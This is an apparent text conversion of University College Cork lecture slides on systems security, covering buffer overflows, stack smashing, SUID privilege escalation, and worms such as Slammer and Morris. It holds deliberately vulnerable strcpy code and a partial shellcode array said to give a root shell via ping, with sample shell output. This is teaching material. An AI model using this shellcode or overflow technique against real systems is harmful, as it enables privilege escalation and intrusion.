
CS4615 Systems Security

Simon Foley,
(WGB, Room G-65)
Department of Computer Science,
University College Cork
s.foley@cs.ucc.ie

January 6, 2014

“Access control models. Mandatory access control models and mechanisms. Operating system security, including Unix and Java2. Network Access Controls. Code-level vulnerabilities. Malicious software. Security risk management and audit.”

- While CS4614 focussed on providing end-to-end security across an untrusted network, this course will look at the principles of securing the individual systems. This includes models of operating system security, securing services, secure software development and some aspects of audit.
- The course will focus more on understanding the principles that underly the design of security mechanisms than provide instruction on security technology.
- The Java security model will be examined in some depth, as an example of a practical security system that embodies many important security design principles.

Learning Outcomes

Syllabus
▷ Outcomes
Outcomes
Books
Logistics

On successful completion of this module students should be able to:

- Distinguish between different types of security policy model
- Compromise existing systems by exploiting common vulnerabilities
- Develop applications that avoid basic security vulnerabilities
- Use the Java security architecture to provide support for secure application systems
- Conduct a security assessment of a system.

Prerequisites

Syllabus
Outcomes
▷ Outcomes
Books
Logistics

Since we'll be looking at the Java security model CS2500 (Java) is a prerequisite.

It is also assumed that you have an understanding of computer operating systems, elementary discrete mathematics, application development and the usual problem solving skills.

Recommended Material/Textbooks

Notes will be provided in class. Note that *it is the students' responsibility to augment these with their own notes of material covered in class and tutorials.*

There are a number of good textbooks available and these can provide a second opinion and more in-depth coverage of material discussed in lectures.

Useful text books (in library) for the course include the following.

- Matt Bishop, *Introduction to Computer Security*. Addison Wesley.
- Dieter Gollmann, *Computer Security*, Wiley Publishers.

Excellent books on computer security in general:

- Bruce Schneier, *Applied Cryptography*, Wiley Publishers.
- Ross Anderson, *Security Engineering*,
<http://www.cl.cam.ac.uk/~rja14/book.html>

Also checkout: <http://security.stackexchange.com>,

Two lectures each week, Semester 2. These are currently scheduled as: Monday 09h00-10h00, WGB G02, and Tuesday 13h00-14h00, WGB G15. You are expected to attend all lectures.

A weekly tutorial will be scheduled, during which I'm happy further clarify class material, discuss exam strategy, work on problem sheets, past exam questions, and so forth. You should attend all tutorials.

Total marks for this course is 100, including 20 marks for continuous assessment, which will be in the form of one two in-lab tests (5 marks each) and two hand-up exercises (5 marks each).

Course Website hosted at <http://cs4.ucc.ie/moodle/>

If you decide to take this module then you **must** register on the module website *before* the end of January 2013.

Final Examination

Syllabus
Outcomes
Outcomes
Books
▷ Logistics

Course runs during Period/Semester 2 and is examined in the summer. This module is 5 ECTS credits. The exam paper is graded out of 80 marks with 20 marks for Continuous Assessment.

Past papers available on library website (also look for CS4253). Exam paper/solutions will be discussed at end of semester.

Exam questions cover: straightforward regurgitation of material; a reasonably familiar problem that requires application of knowledge, or intended to stretch the student with more challenging/unfamiliar problems.

The intention is that a student who can regurgitate material can pass; a student who not only 'knows' the material but can apply it in straightforward ways can achieve a second class honours student. A first class honours fits the two previous categories and can apply the knowledge in more challenging ways to trickier and unfamiliar problems.

Attendance [UCC regulations]

Syllabus
Outcomes
Outcomes
Books
▷ Logistics

Every student registered for a diploma or degree is expected to attend all lectures, tutorials, laboratory classes etc. In the case of absence through illness, a student must, if possible, give notice of each absence in writing to the Lecturer concerned and/or Head of Department responsible. In the case of such absence for more than four lecture days the student must, on resuming attendance, notify the Lecturer concerned and/or Head of Department in writing and, if required by the Lecturer and/or Head of Department to do so, lodge a medical certificate with the Head of Department, who in turn will send a copy to the Student Records and Examinations.

A student will not be permitted to enter for an examination at the conclusion of a module if attendance at that module is not considered satisfactory by the Registrar and Senior Vice-President Academic following a report by the Lecturer concerned and/or Head of Department responsible for the module. The decision of the Registrar and Senior Vice-President Academic is subject to the appeal of the Academic Council of the University.

UCC Plagiarism Policy

Syllabus
Outcomes
Outcomes
Books
▷ Logistics

“1.1 Plagiarism is the presentation of someone else's work as your own. When done deliberately, it is cheating, since it is an attempt to claim credit for work not done by you and fails to give credit for the work of others. Plagiarism applies not just to text, but to graphics, tables, formulae, or any representation of ideas in print, electronic or any other media. ”

Read

<http://www.ucc.ie/en/exams/procedures-regulations/plagiarism/>

Buffer Overflow Vulnerabilities and Stack Smashing


Simon Foley

January 7, 2014



Security Risks of Buffer Overflows

Process Memory Organization




TEXT region stores executable code and constant data for the program. This is a read-only region (attempted writing will produce a segmentation fault).

DATA region stores global data.

STACK is LIFO, holds local variables, parameters and the storage necessary to manage the proper invocation/return of functions.

The STACK grows towards lower memory. If STACK/DATA space becomes exhausted, the process is blocked and the memory allocation enlarged.

Stack Frames




When a function is invoked, a new stack frame is pushed onto the stack. The stack frame provides storage for local variables, etc. When the function exits, the frame is popped off the stack..

Stack Pointer SP points to the current top of the stack.

Frame Pointer FP points to 'bottom' of current frame. References to variables within the frame are done relative to FP.

Pushing Stack Frames



Assembly Fragments for Test Program

[...]

_test:

```
    pushl %ebp           // push current Frame pointer
    movl %esp,%ebp      // set new frame pointer
    subl $8,%esp        // allocate space for buff[]
    leave               // pops frame and restores return address
    ret
```


[...]

_main:

```
    pushl %ebp           // push current Frame pointer
    movl %esp,%ebp      // set new frame pointer
    pushl $2             //push second parameter
    pushl $1             //push first parameter
    call _test           //call test--pushes instruction pointer
    addl $8,%esp         //restore framepointer
    leave
    ret
```

[...]

Buffer Overflows




```

void test2(char *str){
-->  char buff[4];
    strcpy(buff, str);
}/*test2*/
void main(){
    char* bigbuff="Long String";
    test2(bigbuff);
}/*main*/

```

strcpy causes buff overflow into FP and RET. Segmentation fault:




```

void test2(char *str){
-->  char buff[4];
    strcpy(buff, str);
}/*test2*/
void main(){
    char* bigbuff="Long String";
    test2(bigbuff);
}/*main*/

```

Should use strncpy to prevent this!

Manipulating Buffer Overflow




```

void test2(char *str){
-->  char buff[4];
      strcpy(buff,str);
}/*test2*/
void main(){
      char* bigbuff=SH-HACK;
      test2(bigbuff);
}/*main*/

```

SH-HACK encodes machine-code for `execve(/bin/sh)`, and RET address set up to itself and intended to replace existing RET:



```

void test2(char *str){
-->  char buff[4];
      strcpy(buff,str);
}/*test2*/
void main(){
      char* bigbuff=SH-HACK;
      test2(bigbuff);
}/*main*/

```

Instead of a segmentation fault, program provides a shell!

SH-HACK can include housekeeping so that `execve(/bin/sh)` returns to the main program when it is done. (Exercise: draw the links that achieve this).

Special Permissions: SUID

When a program is invoked, it runs with the the user id of its invoking process.

When a program file has the setuid root permission set then during execution the user id of the invoking process becomes root.

```
$ ls -l /bin/sleep
```

```
-r-xr-xr-x 1 root wheel 13964 Jan 30 2006 /bin/sleep
```

```
$ sleep 60 & ps -u | grep sleep
```

```
simon 6514 0.0 0.0 27244 340 p1 S 11:03AM 0:00.01 sleep 60
```

```
$
```


```
$ ls -l /usr/bin/passwd
```

```
-r-sr-xr-x 1 root wheel 35572 Jan 12 2007 /usr/bin/passwd
```

```
$ passwd ... & ps -u | grep passwd
```

```
root 6523 0.0 0.0 27256 356 p1 S 11:06AM 0:00.01 passwd
```

Exploiting Buffer Overflow: Stack Smashing Attack



```
//file vulnerable.c
void main(int argc, char* argv[]){
    char buff[512];
-->
    if (argc==1)
        strcpy(buffer, argv[0]);
}/*main*/
```

```
//file vulnerable.c
void main(int argc, char* argv[]){
    char buff[512];

    if (argc==1)
-->        strcpy(buffer, argv[0]);
}/*main*/
```

By experimenting with the right parameter value (SH-HACK2) an attacker can overflow the buffer and force program to execute his own code.

If the program is an suid-root program the attacker gets a root shell! Hundreds of such exploits have been reported.

Example: Ping of Death

Internet Control Message Protocol

$C \rightarrow S$ ICMP Echo Request [*optional string*]

$S \rightarrow C$ ICMP Echo Reply

IP stack implementation on Server S did not do adequate bounds checking on optional string and an overflow occurs when message is greater than 64K

Attacker sends a specially formatted string which results in server executing some command.

Most implementations have been patched to include proper bounds checking.

Some older OS's do not have patches available for Ping of Death (eg Solaris 2.4, Win 95, MacOS 7, Novell Netware 3, ...).

Sample Ping of Death Overflow String

The following is a (partial) example of a 'HACK' string, which when passed to ping on an old unix platform will cause a buffer overflow and returns with a shell running at root (rootshell).

```
unsigned int code[]={0x4ffffb82, 0x4ffffb82, ... // large nr NOPs
    0x7c0802a6, 0x9421fbb0, 0x90010458, 0x3c60f019,
    0x60632c48, 0x90610440, 0x3c60d002, 0x60634c0c,
    0x90610444, 0x3c602f62, 0x6063696e, 0x90610438,
    0x3c602f73, 0x60636801, 0x3863ffff, 0x9061043c,
    0x30610438, 0x7c842278, 0x80410440, 0x80010444,
    0x7c0903a6, 0x4e800420, 0x0 };
```

```
$ ls -l /sbin/ping
```

```
-r-sr-xr-x 1 root wheel 33264 Oct 15 23:53 /sbin/ping
```

```
$ whoami
```

```
simon
```

```
$ pingme # a program that invokes ping, passing above string
```

```
$ whoami
```


```
root
```

The SQL Slammer Worm [2003]

The SQL Slammer Worm caused a denial of service on some Internet hosts and dramatically slowed down general Internet traffic, starting at 05:30 UTC on January 25, 2003. It spread rapidly, infecting most of its 75,000 victims within 10 minutes. It exploited two buffer overflow bugs in Microsoft's SQL Server database management system.

- Get Inside. Send request to SQL Server causing stack smashing attack.
- Choose Victims at Random. Generate a random IP address, targeting another computer that could be anywhere on the Internet.
- Replicate. Slammer uses its own code as code to be executed from the stack smash.
- Repeat. After sending off the first tainted packet, Slammer loops around immediately to send another to a different computer.

SQL Slammer (Sapphire) Worm after 30 mins



The diameter of each circle is a function of the logarithm of the number of infected machines, so large circles visually underrepresent the number of infected cases in order to minimize overlap with adjacent locations.

Stack Smashing: some more examples

Server-based application systems that do not have adequate bounds checking on input channel/port:

- SQL slammer worm (MSQLServ 2003);
- Code red worm (MS IIS 5.0, 2001); ...

Set-uid programs that may run at higher privilege than caller:

- lprm, lpr, crontab, xterm, libc, glibc, samba, ftp, ...




Compilers/interpreters that generated code that result in buffer-overflow:

- Perl, JVM, ...

Make sure your software is always patched and up to date! Be careful when using program libraries. Even if your own code is free of buffer-overflows, it may invoke library code that contains problems. glibc generally considered safer than libc.

Stack smashing also used on XBox, iPhone, ... to run unlicensed software.

50% of home computers are unpatched [Symantec, March, 2006]



Search

THE INTERNET WORM

The Cornell Commission: On Morris and the Worm

After careful examination of the evidence, the Cornell commission publishes its findings in a detailed report that sheds new light and dispels some myths about Robert T. Morris and the Internet worm.

**Ted Eisenberg, David Gries, Juris Hartmanis, Don Holcomb, M. Stuart Lynn,
Thomas Sanloro**

Robert Tappan Morris, Jr. worked alone in the creation and spread of the Internet worm computer program that infected approximately 6,000 computers nationwide last November. That principal conclusion comes from a report issued last April 3, by an internal investigative commission at Cornell University, Ithaca, NY.

The report labeled Morris' behavior "a juvenile act that ignored the clear potential consequences." Of the graduate student's intentions in releasing the virus, the commission claims: "It may simply have been the unfocused intellectual meandering of a hacker completely absorbed with his creation and unharnessed by considerations of explicit purpose or potential effect."

Morris is currently on leave of absence from Cornell, and the university is prohibited by federal law from commenting further on his academic status. Morris was not interviewed by the commission, a decision he made under advice of his attorney. According to Cornell Provost Robert Barker, both the federal prosecutors and Morris' defense attorney asked that the release of the report be

Cisco Security Advisory: Buffer Overflow Vulnerabilities in the Cisco WebEx Player

tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20111026-webex

Worldwide | Log In | Account | Register

CISCO Products & Services Support How to Buy Training & Events Partners

Home > Security Intelligence Operations > Latest Threat Informations > Cisco Product Security Advisories from PSIRT

Cisco Security Advisory

Buffer Overflow Vulnerabilities in the Cisco WebEx Player

Advisory ID: **cisco-sa-20111026-webex**

<http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20111026-webex>

Revision 1.0

For Public Release 2011 October 26 16:00 UTC (GMT)

Summary

Multiple buffer overflow vulnerabilities exist in the Cisco WebEx Recording Format (WRF) player. In some cases, exploitation of the vulnerabilities could allow a remote attacker to execute arbitrary code on the system with the privileges of a targeted user.

À The Cisco WebEx Players are applications that are used to play back WebEx meeting recordings that have been recorded on a WebEx meeting site or on the computer of an online meeting attendee. The players can be automatically installed when the user accesses a recording file that is hosted on a WebEx meeting site. The players can also be manually installed for offline playback after downloading the application fromÀ www.webex.com.

If the WRF player was automatically installed, it will be automatically upgraded to the latest, nonvulnerable version when users access a recording file that is hosted on a WebEx meeting site. If the WRF player was manually installed, users will need to manually install a new version of the player after downloading the latest version from www.webex.com.

Download this document

Printable Version

Related Links

Tools

- [Create New TAC Service Request](#)
- [Query Existing TAC Service Request](#)
- [Bug Toolkit](#)
- [Software Downloads](#)
- [Product Field Notices](#)
- [End-of-Life Announcements](#)

Products & Services

- [Cisco IntelliShield Alert Manager Service](#)
- [Security Products](#)

FoxyProxy: in UCC

page

discussion

view source

history

Twilight Hack

The **Twilight Hack** was the first way to enable [homebrew](#) on a Wii without hardware modification. The Twilight Hack was used by playing a hacked game save for The Legend of Zelda: Twilight Princess which executes a homebrew application from an SD card. Examples of such homebrew .elf or .dol files can be found on the [Homebrew applications](#) page. The Twilight Hack was created by [Team Twizers](#).

Twilight Hack 0.1beta1 is compatible with System Menu up to 3.3, 0.1beta2 is compatible with [System Menu 3.4](#). The twilight hack is not and never will be compatible with [System Menu 4.0](#) and up. Use another [exploit](#) from now on.

The source code was written to be readable, portable and reusable; most of the code was reused for [Indiana Pwns](#), and you are encouraged to use it to create your own savegame exploits (provided you follow the licensing terms of the codebase).

Fanmail can be left at [Twizers Fanmail](#).

Contents

- 1 Usage and Installation
 - 1.1 Step by Step
 - 1.2 Troubleshooting
- 2 Changelog
 - 2.1 0.1beta2
 - 2.2 0.1beta1
 - 2.3 0.1alpha3b
 - 2.4 0.1alpha3a

Twilight Hack

Team Twizers

Twilight Hack

General

Author(s)	Team Twizers
Type	Exploit
Version	0.1 beta2

Links

- [Download](#) 
- [Source](#) 

Peripherals



navigation

- [Main Page](#)
- [FAQ](#)
- [Glossary](#)
- [Recent changes](#)
- [Random page](#)
- [Wiki help](#)
- [WiiBrew forum](#)

homebrew

- [News](#)
- [Releases](#)
- [Applications](#)
- [Homebrew channel](#)

search

resources



Security bulletin

Security Updates available for Adobe Reader and Acrobat versions 9 and earlier

Release date: February 19, 2009

Last Updated: March 24, 2009

Vulnerability identifier: APSA09-01

CVE number: CVE-2009-0658

Platform: All platforms

SUMMARY

A critical vulnerability has been identified in Adobe Reader 9 and Acrobat 9 and earlier versions. This vulnerability would cause the application to crash and could potentially allow an attacker to take control of the affected system. There are reports

Home / Support / Security advisories / **Security bulletin**

Security Updates available for Adobe Reader and Acrobat versions 9 and earlier

Release date: February 19, 2009

Last Updated: March 24, 2009

Vulnerability identifier: APSA09-01

CVE number: CVE-2009-0658

Platform: All platforms

SUMMARY

A critical vulnerability has been identified in Adobe Reader 9 and Acrobat 9 and earlier versions. This vulnerability would cause the application to crash and could potentially allow an attacker to take control of the affected system. There are reports

Stuxnet

Some Defenses against Stack Smashing

